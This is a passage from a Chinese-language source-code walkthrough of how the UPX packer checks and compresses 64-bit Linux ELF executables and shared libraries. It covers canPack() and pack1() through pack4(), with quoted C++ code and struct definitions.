}


// 2016-10-09 DT_JMPREL is no more (binutils-2.26.1)?
// Check the general case, too.
for (      int sz = elf_unsigned_dynamic(Elf64_Dyn:T_RELASZ);
             0 < sz;
             (sz -= sizeof(Elf64_Rela)), ++rela
) {
       unsigned const symnum = get_te64(&rela->r_info) >> 32;
       char const *const symnam = get_te32(&dynsym[symnum].st_name) + dynstr;
       if (0==strcmp(symnam, "__libc_start_main")
       ||    0==strcmp(symnam, "__uClibc_main")
       ||    0==strcmp(symnam, "__uClibc_start_main"))
             goto proceed;
```

```
}
```

第三部分代码，该部分针对第二部分的“漏网之鱼”，此时将待处理的文件视为共享库文件。共享库文件需要满足 PIC——文件中不包含代码重定位信息节 DT_TEXTREL。此外，文件最靠前的可执行节地址(通常为.init 节代码)必须在重定位信息之后 ,因为此时链接器 ld-linux 必须在.init 节之前进行重定位 ,UPX加壳后会将入口点设置在.init 节上 ,必须避免破坏 ld-linux 所需的信息。若判定通过 ,变量 xct_off 将记录下.init 段地址(必然不等于 0)并作为后续 pack 函数中对待操作文件是否为共享库的判定条件。

```
        // Heuristic HACK for shared libraries (compare Darwin (MacOS) Dylib.)
    // If there is an existing DT_INIT, and if everything that the dynamic
    // linker ld-linux needs to perform relocations before calling DT_INIT
    // resides below the first SHT_EXECINSTR Section in one PT_LOAD, then
    // compress from the first executable Section to the end of that PT_LOAD.
    // We must not alter anything that ld-linux might touch before it calls
    // the DT_INIT function.
    //
    // Obviously this hack requires that the linker script put pieces
    // into good positions when building the original shared library,
    // and also requires ld-linux to behave.

    if (elf_find_dynamic(Elf64_Dyn:T_INIT)) {
        if (elf_has_dynamic(Elf64_Dyn:T_TEXTREL)) {
            throwCantPack("DT_TEXTREL found; re-compile with -fPIC");
            goto abandon;
        }
        Elf64_Shdr const *shdr = shdri;
        xct_va = ~0ull;
        for (j= e_shnum; --j>=0; ++shdr) {
            if (Elf64_Shdr::SHF_EXECINSTR & get_te32(&shdr->sh_flags)) {
                xct_va = umin64(xct_va, get_te64(&shdr->sh_addr));
            }
        }
        // Rely on 0==elf_unsigned_dynamic(tag) if no such tag.
        upx_uint64_t const va_gash = elf_unsigned_dynamic(Elf64_Dyn:T_GNU_HASH);
        upx_uint64_t const va_hash = elf_unsigned_dynamic(Elf64_Dyn:T_HASH);
        if (xct_va < va_gash    ||    (0==va_gash && xct_va < va_hash)
```

```
            ||  xct_va < elf_unsigned_dynamic(Elf64_Dyn:T_STRTAB)
            ||  xct_va < elf_unsigned_dynamic(Elf64_Dyn:T_SYMTAB)
            ||  xct_va < elf_unsigned_dynamic(Elf64_Dyn:T_REL)
            ||  xct_va < elf_unsigned_dynamic(Elf64_Dyn:T_RELA)
            ||  xct_va < elf_unsigned_dynamic(Elf64_Dyn:T_JMPREL)
            ||  xct_va < elf_unsigned_dynamic(Elf64_Dyn:T_VERDEF)
            ||  xct_va < elf_unsigned_dynamic(Elf64_Dyn:T_VERSYM)
            ||  xct_va < elf_unsigned_dynamic(Elf64_Dyn:T_VERNEEDED) ) {
                throwCantPack("DT_ tag above stub");
                goto abandon;
            }
            for ((shdr= shdri), (j= e_shnum); --j>=0; ++shdr) {
                upx_uint64_t const sh_addr = get_te64(&shdr->sh_addr);
                if ( sh_addr==va_gash
                ||  (sh_addr==va_hash && 0==va_gash) ) {
                    shdr= &shdri[get_te32(&shdr->sh_link)];    // the associated SHT_SYMTAB
                    hatch_off = (char *)&ehdri.e_ident[11] - (char *)&ehdri;
                    break;
                }
            }
            ACC_UNUSED(shdr);
            xct_off = elf_get_offset_from_address(xct_va);
            goto proceed;    // But proper packing depends on checking xct_va.
        }
abandon:
        return false;
proceed: ;
    }
```

第四部分代码，注释中已经说明其调用的是 PackUnix::canPack()，函数实现位于 p_unix.cpp 中。该函数判断待操作文件是否具有可执行权限，大小是否大于 4096，并读取最末尾的一部分数据判定是否加壳。

```
    // XXX Theoretically the following test should be first,
    // but PackUnix::canPack() wants 0!=exetype ?
    if (!super::canPack())
        return false;
    assert(exetype == 1);
```

```
    exetype = 0;

    // set options
    opt->o_unix.blocksize = blocksize = file_size;
    return true;
}
```

至此，UPX 对 Packer 的适配检查就结束了。通过适配的 Packer 将会被返回到 doPack()中，通过调用其函数 pack()进行加壳。

Linux for x86 和 Linux for ARM 版本的 PackLinuxElf32::canPack()与前例流程几乎一致。不同的是另一个版本的 canPack()在第一部分的末尾额外增加了对 PT_NOTE 段的长度和偏移检测，并对 OS ABI 类型做了额外的检测。

0x05 对加壳函数的拆解分析

UPX 对所有运行在其支持的架构上的 Linux ELF 文件都使用同一个 pack()，该函数的实现位于 p_unix.cpp 中。pack()将很多具体操作下放到了各个子类分别实现的 pack1(), pack2(), pack3(), pack4()函数中，因此其本体源码并不是很长。通过 pack()中的注释我们可以发现其加壳流程大致分为初始化文件头，压缩文件本体，添加 loader 和修补 ELF 格式四部分。下面我们以 pack1()至 pack4()四个函数为分界线进行分析。

(1)对 pack1()的分析

```
void PackUnix::pack(OutputFile *fo)
{
......
    // set options
......
    // init compression buffers
......
    fi->seek(0, SEEK_SET);
    pack1(fo, ft);    // generate Elf header, etc.
......
```

位于 pack()开头的这部分代码完成的主要工作为初始化了一些和加壳相关的变量，设置了区块大小并在 I/O 流中分配内存用于加壳，随后调用了 pack1()。对于 AMD 64 来说其实现位于 p_lx_elf.cpp 中的 PackLinuxElf64::pack1()中。

```
void PackLinuxElf64amd::pack1(OutputFile *fo, Filter &ft)
{
    super::pack1(fo, ft);
    if (0!=xct_off)    // shared library
        return;
    generateElfHdr(fo, stub_amd64_linux_elf_fold, getbrk(phdri, e_phnum) );
}
```

这个函数调用了父类的同名函数 PackLinuxElf64::pack1()进行处理，随后当文件不为共享库时调用 PackLinuxElf64::generateElfHdr()生成一个 ELF 头，所有的代码都位于文件 p_lx_elf.cpp 中。

首先分析 PackLinuxElf64::pack1(),函数的前半部分读取了 ELF 头部 Ehdr 和程序运行时所需的信息 Phdr ,将标志为 PT_NOTE 的段保存下来(虽然好像并没有用到),计算了 PT_LOAD 段的 page_size 和 page_mask。当文件为共享库时，根据前面 canPack()处的说明，为了保证信息不被修改，xct_off 前面的所有数据被原封不动写到输出文件中，此外写入了一个描述 loader 的结构体 l_info

```
void PackLinuxElf64::pack1(OutputFile *fo, Filter & /*ft*/)
{
    ......
    page_size =    1u    <<lg2_page;
    page_mask = ~0ull<<lg2_page;


    progid = 0;    // getRandomId();    not useful, so do not clutter
    if (0!=xct_off) {    // shared library
        fi->seek(0, SEEK_SET);
        fi->readx(ibuf, xct_off);


        sz_elf_hdrs = xct_off;
        fo->write(ibuf, xct_off);
        memset(&linfo, 0, sizeof(linfo));
        fo->write(&linfo, sizeof(linfo));
}
......
```

l_info 结构体的定义位于/src/stub/src/include/linux.h 中

```
struct l_info           // 12-byte trailer in header for loader (offset 116)
{
    uint32_t l_checksum;
    uint32_t l_magic;
    uint16_t l_lsize;
    uint8_t  l_version;
    uint8_t  l_format;
};
```

函数的第二部分是对 UPX 参数--preserve-build-id 的功能实现，使用该参数后将会把.note.gnu.build-id 节保存到 shdrout 中，在 pack4()写入输出文件。

```
    ......
    // only execute if option present
    if (opt->o_unix.preserve_build_id) {
        ......
        if (buildid) {
            unsigned char *data = New(unsigned char, buildid->sh_size);
            memset(data,0,buildid->sh_size);
            fi->seek(0,SEEK_SET);
            fi->seek(buildid->sh_offset,SEEK_SET);
            fi->readx(data,buildid->sh_size);

            buildid_data    = data;

            o_elf_shnum = 3;
            memset(&shdrout,0,sizeof(shdrout));

            //setup the build-id
            memcpy(&shdrout.shdr[1],buildid, sizeof(shdrout.shdr[1]));
            shdrout.shdr[1].sh_name = 1;

            //setup the shstrtab
            memcpy(&shdrout.shdr[2],sec_strndx, sizeof(shdrout.shdr[2]));
            shdrout.shdr[2].sh_name = 20;
            shdrout.shdr[2].sh_size = 29; //size of our static shstrtab
        }
```

```
        ......
}
```

从该函数中我们可以看到可执行文件此时并没有获得一个文件头，因此 PackLinuxElf64::pack1()对可执行文件调用了 PackLinuxElf64::generateElfHdr()生成了一个包含有 Ehdr 和两个 Phdr 在内的文件头，其中两个 segment 均为 PT_LOAD 类型，第一个具有 RX 属性，第二个则具有 RW 属性。同样的，在文件头的最后也追加了一个空 l_info 结构体。该函数 接受了一个名为 stub_amd64_linux_elf_fold 的数组作为参数，该数组位于/src/stub/amd64-linux.elf-fold.h 中，包含了一个预设置了一些字段的 Ehdr，两个 Phdr 和部分数据。

对于 x86 和 ARM 来说，其可执行文件所需的 PackLinuxElf32::generateElfHdr()和父类的 PackLinuxElf32::pack1()与本例大同小异，仅在 OS ABI 的设置上有一些细节上的差别。显而易见地，子类的 pack1()传递给 generateElfHdr()的参数也不相同，可以在/src/stub 中相对应的*-fold.h 中找到。

(2) 对 pack2()的分析

在生成了文件头后，pack()向输出文件追加了一个 p_info 结构体并填入了文件大小和块大小。

```
        ......
        p_info hbuf;
    set_te32(&hbuf.p_progid, progid);
    set_te32(&hbuf.p_filesize, file_size);
    set_te32(&hbuf.p_blocksize, blocksize);
fo->write(&hbuf, sizeof(hbuf));
```

该结构体同样位于/src/stub/src/include/linux.h 中

```
struct p_info           // 12-byte packed program header follows stub loader
{
    uint32_t p_progid;
    uint32_t p_filesize;
    uint32_t p_blocksize;
};
```

随后调用了 pack2()进行文件（实际上是 PT_LOAD 段）压缩，并在末尾补上一个 b_info 结构体。

```
// append the compressed body
```

```
    if (pack2(fo, ft)) {
        // write block end marker (uncompressed size 0)
        b_info hdr; memset(&hdr, 0, sizeof(hdr));
        set_le32(&hdr.sz_cpr, UPX_MAGIC_LE32);
        fo->write(&hdr, sizeof(hdr));
    }
        ......
```

我们先将目光放在 pack2()上，其实现位于 p_unix.cpp 中的 PackLinuxElf64::pack2 ()。将 UI 实现部分刨去，函数的开头初始化并赋值了三个变量 hdr_u_len, total_in 和 total_out

```
int PackLinuxElf64::pack2(OutputFile *fo, Filter &ft)
{
    Extent x;
    unsigned k;
    bool const is_shlib = (0!=xct_off);
......
// compress extents
    unsigned hdr_u_len = sizeof(Elf64_Ehdr) + sz_phdrs;

    unsigned total_in = xct_off - (is_shlib ? hdr_u_len : 0);
    unsigned total_out = xct_off;

    uip->ui_pass = 0;
ft.addvalue = 0;
......
```

计算完变量之后筛选出 PT_LOAD 段，调用 packExtent()进行数据打包和输出到文件。根据注释，PowerPC 有时候会给.data 段打上可执行标志，而打上该标志的段会被认为是代码段，在 packExtent()中会调用 compressWithFilters()进行压缩。然而对于过小的.data 段 compressWithFilters()无法压缩。因此在 for 循环之前初始化了一个 nx 标志变量记录 PT_LOAD 下标。当且仅当带有可执行标志的第一个 PT_LOAD 段适用于 compressWithFilters()。

```
    ......
int nx = 0;
for (k = 0; k < e_phnum; ++k) if (PT_LOAD64==get_te32(&phdri[k].p_type)) {
......
    if (0==nx || !is_shlib)
```

```
        packExtent(x, total_in, total_out,
                ((0==nx && (Elf64_Phdr:F_X & get_te64(&phdri[k].p_flags)))
                        ? &ft : 0 ), fo, hdr_u_len);
        else
                total_in += x.size;
        hdr_u_len = 0;
        ++nx;
}
......
```

压缩结束后计算已压缩数据和未压缩数据的和是否等于原文件大小。在此之前补齐文件位数为 4 的倍数，并把长度记录在变量 sz_pack2a 中，这个变量将会在 pack3()被用到。

```
        sz_pack2a = fpad4(fo);    // MATCH01
                ......
        // Accounting only; ::pack3 will do the compression and output
        for (k = 0; k < e_phnum; ++k) { //
                total_in += find_LOAD_gap(phdri, k, e_phnum);
        }

        if ((off_t)total_in != file_size)
                throwEOFException();

        return 0;    // omit end-of-compression bhdr for now
}
```

可以看到 pack2()的核心是 compressWithFilters()，该函数的实现位于 p_unix.cpp 的 PackUnix::packExtent()。

当传递进来的参数 hdr_u_len 不为零时说明文件头（Ehdr+Phdrs）未被压缩，读取到 hdr_ibuf 中等待压缩。

```
void PackUnix::packExtent(
        const Extent &x,
        unsigned &total_in,
        unsigned &total_out,
        Filter *ft,
        OutputFile *fo,
        unsigned hdr_u_len
)
```

```
{
        ......
        if (hdr_u_len) {
                hdr_ibuf.alloc(hdr_u_len);
                fi->seek(0, SEEK_SET);
                int l = fi->readx(hdr_ibuf, hdr_u_len);
                (void)l;
        }
fi->seek(x.offset, SEEK_SET);
                        ......
```

进入 for 循环，循环读取带压缩的数据进行压缩和输出到文件操作

```
......
                for (off_t rest = x.size; 0 != rest; ) {
                int const filter_strategy = ft ? getStrategy(*ft) : 0;
                int l = fi->readx(ibuf, UPX_MIN(rest, (off_t)blocksize));
                if (l == 0) {
                        break;
                }
                rest -= l;

                // Note: compression for a block can fail if the
                //              file is e.g. blocksize + 1 bytes long

                // compress
                ph.c_len = ph.u_len = l;
                ph.overlap_overhead = 0;
                unsigned end_u_adler = 0;
                        ......
```

可执行代码适用于 compressWithFilters()，否则适用于 compress()

```
                ......
if (ft) {
        // compressWithFilters() updates u_adler _inside_ compress();
        // that is, AFTER filtering.    We want BEFORE filtering,
        // so that decompression checks the end-to-end checksum.
        end_u_adler = upx_adler32(ibuf, ph.u_len, ph.u_adler);
        ft->buf_len = l;
```

```
            // compressWithFilters() requirements?
        ph.filter = 0;
        ph.filter_cto = 0;
        ft->id = 0;
        ft->cto = 0;

        compressWithFilters(ft, OVERHEAD, NULL_cconf, filter_strategy,
                                    0, 0, 0, hdr_ibuf, hdr_u_len);
}
else {
        (void) compress(ibuf, ph.u_len, obuf);        // ignore return value
}
......
```

UPX 设计的初衷是压缩可执行文件的大小，所以这里对压缩前后的数据进行测试和比较，保留体积较小的部分。

```
    ......
if (ph.c_len < ph.u_len) {
        const upx_bytep tbuf = NULL;
        if (ft == NULL || ft->id == 0) tbuf = ibuf;
        ph.overlap_overhead = OVERHEAD;
        if (!testOverlappingDecompression(obuf, tbuf, ph.overlap_overhead)) {
            // not in-place compressible
            ph.c_len = ph.u_len;
        }
}
if (ph.c_len >= ph.u_len) {
        // block is not compressible
        ph.c_len = ph.u_len;
        memcpy(obuf, ibuf, ph.c_len);
        // must update checksum of compressed data
        ph.c_adler = upx_adler32(ibuf, ph.u_len, ph.saved_c_adler);
}
            ......
```

将结果写回文件。若 hdr_u_len 不为零，调用 upx_compress 压缩 hdr_ibuf，结果写回，然后将 hdr_u_len 置零防止重复压缩。

```
        ......
// write block sizes
b_info tmp;
if (hdr_u_len) {
    unsigned hdr_c_len = 0;
    MemBuffer hdr_obuf;
    hdr_obuf.allocForCompression(hdr_u_len);
    int r = upx_compress(hdr_ibuf, hdr_u_len, hdr_obuf, &hdr_c_len, 0,
        ph.method, 10, NULL, NULL);
    if (r != UPX_E_OK)
        throwInternalError("header compression failed");
    if (hdr_c_len >= hdr_u_len)
        throwInternalError("header compression size increase");
    ph.saved_u_adler = upx_adler32(hdr_ibuf, hdr_u_len, init_u_adler);
    ph.saved_c_adler = upx_adler32(hdr_obuf, hdr_c_len, init_c_adler);
    ph.u_adler = upx_adler32(ibuf, ph.u_len, ph.saved_u_adler);
    ph.c_adler = upx_adler32(obuf, ph.c_len, ph.saved_c_adler);
    end_u_adler = ph.u_adler;
    memset(&tmp, 0, sizeof(tmp));
    set_te32(&tmp.sz_unc, hdr_u_len);
    set_te32(&tmp.sz_cpr, hdr_c_len);
    tmp.b_method = (unsigned char) ph.method;
    fo->write(&tmp, sizeof(tmp));
    b_len += sizeof(b_info);
    fo->write(hdr_obuf, hdr_c_len);
    total_out += hdr_c_len;
    total_in    += hdr_u_len;
    hdr_u_len = 0;    // compress hdr one time only
}
memset(&tmp, 0, sizeof(tmp));
set_te32(&tmp.sz_unc, ph.u_len);
set_te32(&tmp.sz_cpr, ph.c_len);
if (ph.c_len < ph.u_len) {
    tmp.b_method = (unsigned char) ph.method;
    if (ft) {
        tmp.b_ftid = (unsigned char) ft->id;
        tmp.b_cto8 = ft->cto;
```

```
                }
            }
            fo->write(&tmp, sizeof(tmp));
            b_len += sizeof(b_info);


            if (ft) {
                ph.u_adler = end_u_adler;
            }
            // write compressed data
            if (ph.c_len < ph.u_len) {
                fo->write(obuf, ph.c_len);
                // Checks ph.u_adler after decompression, after unfiltering
                verifyOverlappingDecompression(ft);
            }
            else {
                fo->write(ibuf, ph.u_len);
            }

            total_in += ph.u_len;
            total_out += ph.c_len;
        }
}
```

注意到命名为 tmp 的 b_info 结构体变量先于每一个压缩块头部被赋值并写入。b_info 的定义同样位于/src/stub/src/include/linux.h

```
struct b_info {         // 12-byte header before each compressed block
    uint32_t sz_unc;                 // uncompressed_size
    uint32_t sz_cpr;                 // compressed_size
    unsigned char b_method;          // compression algorithm
    unsigned char b_ftid;            // filter id
    unsigned char b_cto8;            // filter parameter
    unsigned char b_unused;
};
```

对于 x86 和 ARM 来说，他们相对应的 pack2()与本例代码完全相同。

(3) 对 pack3()的分析

```
......
```

```
pack3(fo, ft);    // append loader
......
```

pack()中对 pack3()的注释写着 append loader，即添加 loader，而实际上 pack3()不仅为输出结果添加了一个 loader，也将 pack2()未处理的其他数据压缩后输出到结果中，并做了一系列调整。我们先从 PackLinuxElf64::pack3()入手。

```
void PackLinuxElf64::pack3(OutputFile *fo, Filter &ft)
{
```

函数的第一部分调用了父类的 pack3()，即 PackLinuxElf::pack3()为文件添加 loader，我们把对这个函数的关注暂时先放在脑后。接下来是对 pack2()遗漏的文件的剩余部分进行压缩输出 随后写入一个 b_info 结构体。此时该结构体复用为 UPX 标志 ,在 sz_cpr 字段填入!UPX，其余字段清零。

```
super::pack3(fo, ft);    // loader follows compressed PT_LOADs
    // Then compressed gaps (including debuginfo.)
    unsigned total_in = 0, total_out = 0;
    for (unsigned k = 0; k < e_phnum; ++k) {
        Extent x;
        x.size = find_LOAD_gap(phdri, k, e_phnum);
        if (x.size) {
            x.offset = get_te64(&phdri[k].p_offset) +
                        get_te64(&phdri[k].p_filesz);
            packExtent(x, total_in, total_out, 0, fo);
        }
    }
    // write block end marker (uncompressed size 0)
    b_info hdr; memset(&hdr, 0, sizeof(hdr));
    set_le32(&hdr.sz_cpr, UPX_MAGIC_LE32);
    fo->write(&hdr, sizeof(hdr));
    fpad4(fo);
```

紧接着函数修改了输出文件中第一个 phdr 中 segment 的长度，添加了一个 lsize。不难猜出这个 lsize 为 loader 长度。

```
set_te64(&elfout.phdr[0].p_filesz, sz_pack2 + lsize);
set_te64(&elfout.phdr[0].p_memsz,  sz_pack2 + lsize);
```

对于共享库，函数遍历其每个 Phdr，当 segment 具有 PT_INTERP 属性时挪到最后，具有 PT_LOAD 属性时调整各项值为 loader 空出位置，具有 PT_DYNAMIC 重定位属性时修改

DT_INIT 项的值，使 DT_INIT 正确指向原先的.init 段地址，并清空 Ehdr 中关于 section 的数据，将原.init 段地址保存在 shoff 中。

```
if (0!=xct_off) {    // shared library
        Elf64_Phdr *phdr = phdri;
        unsigned off = fo->st_size();
        unsigned off_init = 0;    // where in file
        upx_uint64_t va_init = sz_pack2;      // virtual address
        upx_uint64_t rel = 0;
        upx_uint64_t old_dtinit = 0;
        for (int j = e_phnum; --j>=0; ++phdr) {
            upx_uint64_t const len    = get_te64(&phdr->p_filesz);
            upx_uint64_t const ioff = get_te64(&phdr->p_offset);
            upx_uint64_t            align= get_te64(&phdr->p_align);
            unsigned const type = get_te32(&phdr->p_type);
            if (phdr->T_INTERP==type) {
                // Rotate to highest position, so it can be lopped
                // by decrementing e_phnum.
                memcpy((unsigned char *)ibuf, phdr, sizeof(*phdr));
                memmove(phdr, 1+phdr, j * sizeof(*phdr));    // overlapping
                memcpy(&phdr[j], (unsigned char *)ibuf, sizeof(*phdr));
                --phdr;
                set_te16(&ehdri.e_phnum, --e_phnum);
                continue;
            }
            if (phdr->T_LOAD==type) {
                if (xct_off < ioff) {    // Slide up non-first PT_LOAD.
                    // AMD64 chip supports page sizes of 4KiB, 2MiB, and 1GiB;
                    // the operating system chooses one.    .p_align typically
                    // is a forward-looking 2MiB.    In 2009 Linux chooses 4KiB.
                    // We choose 4KiB to waste less space.    If Linux chooses
                    // 2MiB later, then our output will not run.
                    if ((1u<<12) < align) {
                        align = 1u<<12;
                        set_te64(&phdr->p_align, align);
                    }
                    off += (align-1) & (ioff - off);
                    fi->seek(ioff, SEEK_SET); fi->readx(ibuf, len);
```

```
                fo->seek( off, SEEK_SET); fo->write(ibuf, len);
                rel = off - ioff;
                set_te64(&phdr->p_offset, rel + ioff);
            }
            else {    // Change length of first PT_LOAD.
                va_init += get_te64(&phdr->p_vaddr);
                set_te64(&phdr->p_filesz, sz_pack2 + lsize);
                set_te64(&phdr->p_memsz,    sz_pack2 + lsize);
            }
            continue;    // all done with this PT_LOAD
        }
        // Compute new offset of &DT_INIT.d_val.
        if (phdr->T_DYNAMIC==type) {
            off_init = rel + ioff;
            fi->seek(ioff, SEEK_SET);
            fi->read(ibuf, len);
            Elf64_Dyn *dyn = (Elf64_Dyn *)(void *)ibuf;
            for (int j2 = len; j2 > 0; ++dyn, j2 -= sizeof(*dyn)) {
                if (dyn->DT_INIT==get_te64(&dyn->d_tag)) {
                    old_dtinit = dyn->d_val;    // copy ONLY, never examined
                    unsigned const t = (unsigned char *)&dyn->d_val -
                                            (unsigned char *)ibuf;
                    off_init += t;
                    break;
                }
            }
            // fall through to relocate .p_offset
        }
        if (xct_off < ioff)
            set_te64(&phdr->p_offset, rel + ioff);
    }
    if (off_init) {    // change DT_INIT.d_val
        fo->seek(off_init, SEEK_SET);
        upx_uint64_t word; set_te64(&word, va_init);
        fo->rewrite(&word, sizeof(word));
        fo->seek(0, SEEK_END);
    }
```

```
            ehdri.e_shnum = 0;
            ehdri.e_shoff = old_dtinit;    // easy to find for unpacking
        }
}
```

分析完子类的 pack3()后我们将目光转向位于同一个源码文件下的 PackLinuxElf::pack3()这个 pack3()的主要工作是为输出文件补充和修正一些字段。

```
void PackLinuxElf::pack3(OutputFile *fo, Filter &ft)
{
        unsigned disp;
        unsigned const zero = 0;
        unsigned len = sz_pack2a;    // after headers and all PT_LOAD



        unsigned const t = (4 & len) ^ ((!!xct_off)<<2);    // 0 or 4
        fo->write(&zero, t);
        len += t;
```

这部分代码向输出文件中写入两个数值，第一个为输出文件中第一个 b_info 的偏移，第二个为截至目前为止的输出文件长度，该数值对于可执行文件来说即为 loader 偏移。

```
set_te32(&disp, 2*sizeof(disp) + len - (sz_elf_hdrs + sizeof(p_info) + sizeof(l_info)));
    fo->write(&disp, sizeof(disp));    // .e_entry - &first_b_info
    len += sizeof(disp);
    set_te32(&disp, len);    // distance back to beginning (detect dynamic reloc)
    fo->write(&disp, sizeof(disp));
    len += sizeof(disp);
```

对于共享库文件，有三个额外的数值会被写入，分别是入口函数地址距第一个 PT_LOAD 段的偏移，意义未明的 hatch_off 和.init 段地址。

```
if (xct_off) {    // is_shlib
            upx_uint64_t const firstpc_va = (jni_onload_va
                ? jni_onload_va
                : elf_unsigned_dynamic(Elf32_Dyn:T_INIT) );
            set_te32(&disp, firstpc_va - load_va);
            fo->write(&disp, sizeof(disp));
            len += sizeof(disp);


            set_te32(&disp, hatch_off);
```

```
            fo->write(&disp, sizeof(disp));
            len += sizeof(disp);

            set_te32(&disp, xct_off);
            fo->write(&disp, sizeof(disp));
            len += sizeof(disp);
        }
        sz_pack2 = len;    // 0 mod 8
```

调用父类的 pack3()添加 decompressor 解压缩器，即 UPX 的 loader，随后更新 l_info 结构体中的 size 字段。

```
super::pack3(fo, ft);    // append the decompressor
        set_te16(&linfo.l_lsize, up4(    // MATCH03: up4
        get_te16(&linfo.l_lsize) + len - sz_pack2a));

        len = fpad4(fo);    // MATCH03
        ACC_UNUSED(len);
}
```

最关键的添加 loader 的函数又加深了一层。。。好吧我们继续看父类的 pack3()，即 PackUnix::pack3()，位于 p_unix.cpp

```
void PackUnix::pack3(OutputFile *fo, Filter &/*ft*/)
{
        upx_byte *p = getLoader();
        lsize = getLoaderSize();
        updateLoader(fo);
        patchLoaderChecksum();
        fo->write(p, lsize);
}
```

该函数非常简单，调用了位于 packer.cpp 的 Packer::getLoader()，通过 linker 获取了 loader 首字节，调用了位于同一个文件下的 Packer::getLoaderSize()获取了 loader 长度，随后调用位于 p_lx_elf.cpp 的 PackLinuxElf64::updateLoader 更新入口点。

```
void PackLinuxElf64::updateLoader(OutputFile * /*fo*/)
{
        set_te64(&elfout.ehdr.e_entry, sz_pack2 +
                get_te64(&elfout.phdr[0].p_vaddr));
}
```

调用位于 p_unix.cpp 的 PackUnix::patchLoaderChecksum()更新了 l_info 信息。

```
void PackUnix::patchLoaderChecksum()
{
    unsigned char *const ptr = getLoader();
    l_info *const lp = &linfo;
    // checksum for loader; also some PackHeader info
    lp->l_magic = UPX_MAGIC_LE32;    // LE32 always
    set_te16(&lp->l_lsize, (upx_uint16_t) lsize);
    lp->l_version = (unsigned char) ph.version;
    lp->l_format    = (unsigned char) ph.format;
    // INFO: lp->l_checksum is currently unused
    set_te32(&lp->l_checksum, upx_adler32(ptr, lsize));
}
```

最后将 loader 写入文件。

对于 pack3()来说，x86 与 AMD64 除了 loader 外并无区别，ARM 的 PackLinuxElf32::ARM_updateLoader()在入口点的设置上额外加上了_start 符号的偏移。

(4) 对 pack4()的分析

pack()的最后调用了 pack4()对输出文件做最后的修补工作，调用了 checckFinalCompressionRadio()检查压缩率。

```
  ......
        pack4(fo, ft);    // append PackHeader and overlay_offset; update Elf header


    // finally check the compression ratio
    if (!checkFinalCompressionRatio(fo))
        throwNotCompressible();
}
```

对于后者分析的价值不大 ,我们将重心放在位于 p_lx_elf.cpp 的 PackLinuxElf64::pack4()上

```
void PackLinuxElf64::pack4(OutputFile *fo, Filter &ft)
{
    overlay_offset = sz_elf_hdrs + sizeof(linfo);
```

当使用了 UPX 参数--preserve-build-id 后保存在 pack1()中赋值的数据

```
    if (opt->o_unix.preserve_build_id) {
```

```
            // calc e_shoff here and write shdrout, then o_shstrtab
            //NOTE: these are pushed last to ensure nothing is stepped on
            //for the UPX structure.
            unsigned const len = fpad4(fo);
            set_te64(&elfout.ehdr.e_shoff,len);

            int const ssize = sizeof(shdrout);

            shdrout.shdr[2].sh_offset = len+ssize;
            shdrout.shdr[1].sh_offset = shdrout.shdr[2].sh_offset+shdrout.shdr[2].sh_size;

            fo->write(&shdrout, ssize);

            fo->write(o_shstrtab,shdrout.shdr[2].sh_size);
            fo->write(buildid_data,shdrout.shdr[1].sh_size);
}
......
```

重写了第一个 PT_LOAD 段的文件大小和内存个映射大小，为了避免受到 SE Linux 的影响将两者设置为等同 随后调用了父类的 pack4()增补数据 PackHeader 和 overlay_offset

```
        ......
            // Cannot pre-round .p_memsz.    If .p_filesz < .p_memsz, then kernel
        // tries to make .bss, which requires PF_W.
        // But strict SELinux (or PaX, grSecurity) disallows PF_W with PF_X.
        set_te64(&elfout.phdr[0].p_filesz, sz_pack2 + lsize);
                        elfout.phdr[0].p_memsz = elfout.phdr[0].p_filesz;
super::pack4(fo, ft);    // write PackHeader and overlay_offset
......
```

重写了 ELF 文件头 这部分代码用到的数据都已经在 pack2()和 pack3()中被修改完成了。注意到为了避免 SELinux 不允许内存页同时具有可写和可执行的限制，作者注释掉了一行修改段属性的代码。

```
            ......
        // rewrite Elf header
        if (Elf64_Ehdr::ET_DYN==get_te16(&ehdri.e_type)) {
            upx_uint64_t const base= get_te64(&elfout.phdr[0].p_vaddr);
            set_te16(&elfout.ehdr.e_type, Elf64_Ehdr::ET_DYN);
            set_te16(&elfout.ehdr.e_phnum, 1);
```

```
        set_te64(       &elfout.ehdr.e_entry,
                get_te64(&elfout.ehdr.e_entry) -    base);
        set_te64(&elfout.phdr[0].p_vaddr, get_te64(&elfout.phdr[0].p_vaddr) - base);
        set_te64(&elfout.phdr[0].p_paddr, get_te64(&elfout.phdr[0].p_paddr) - base);
        // Strict SELinux (or PaX, grSecurity) disallows PF_W with PF_X
        //elfout.phdr[0].p_flags |= Elf64_Phdr:F_W;
    }

    fo->seek(0, SEEK_SET);
    if (0!=xct_off) {    // shared library
        fo->rewrite(&ehdri, sizeof(ehdri));
        fo->rewrite(phdri, e_phnum * sizeof(*phdri));
    }
    else {
        if (Elf64_Phdr:T_NOTE==get_te64(&elfout.phdr[2].p_type)) {
            upx_uint64_t const reloc = get_te64(&elfout.phdr[0].p_vaddr);
            set_te64(                   &elfout.phdr[2].p_vaddr,
                    reloc + get_te64(&elfout.phdr[2].p_vaddr));
            set_te64(                   &elfout.phdr[2].p_paddr,
                    reloc + get_te64(&elfout.phdr[2].p_paddr));
            fo->rewrite(&elfout, sz_elf_hdrs);
            // FIXME     fo->rewrite(&elfnote, sizeof(elfnote));
        }
        else {
            fo->rewrite(&elfout, sz_elf_hdrs);
        }
        fo->rewrite(&linfo, sizeof(linfo));
    }
}
```

对父类的 pack4()，即位于 p_unix.cpp 的 PackUnix::pack4()进行分析，发现其调用了 writePackHeader()，然后写入了一个 overlay_offset。从子类的 pack4()第一行代码我们得知 overlay_offset 为新的 Ehdr+Phdrs+l_info 的长度。我们把目光转向位于 p_unix.cpp 的 </>

```
PackUnix::writePackHeader()
void PackUnix::writePackHeader(OutputFile *fo)
{
    unsigned char buf[32];
```

```
    memset(buf, 0, sizeof(buf));

    const int hsize = ph.getPackHeaderSize();
    assert((unsigned)hsize <= sizeof(buf));

    // note: magic constants are always le32
    set_le32(buf+0, UPX_MAGIC_LE32);
    set_le32(buf+4, UPX_MAGIC2_LE32);

    checkPatch(NULL, 0, 0, 0);    // reset
    patchPackHeader(buf, hsize);
    checkPatch(NULL, 0, 0, 0);    // reset

    fo->write(buf, hsize);
}
```

函数初始化了一个长度为 buf[32]的数组，调用在 try_pack()中初始化的 PackHeader 的成员函数 getPackHeaderSize()，该函数位于 packhead.cpp，通过对版本和架构的判断给出这个 PackHeader 的长度，对于 Linux 来说该长度为 32

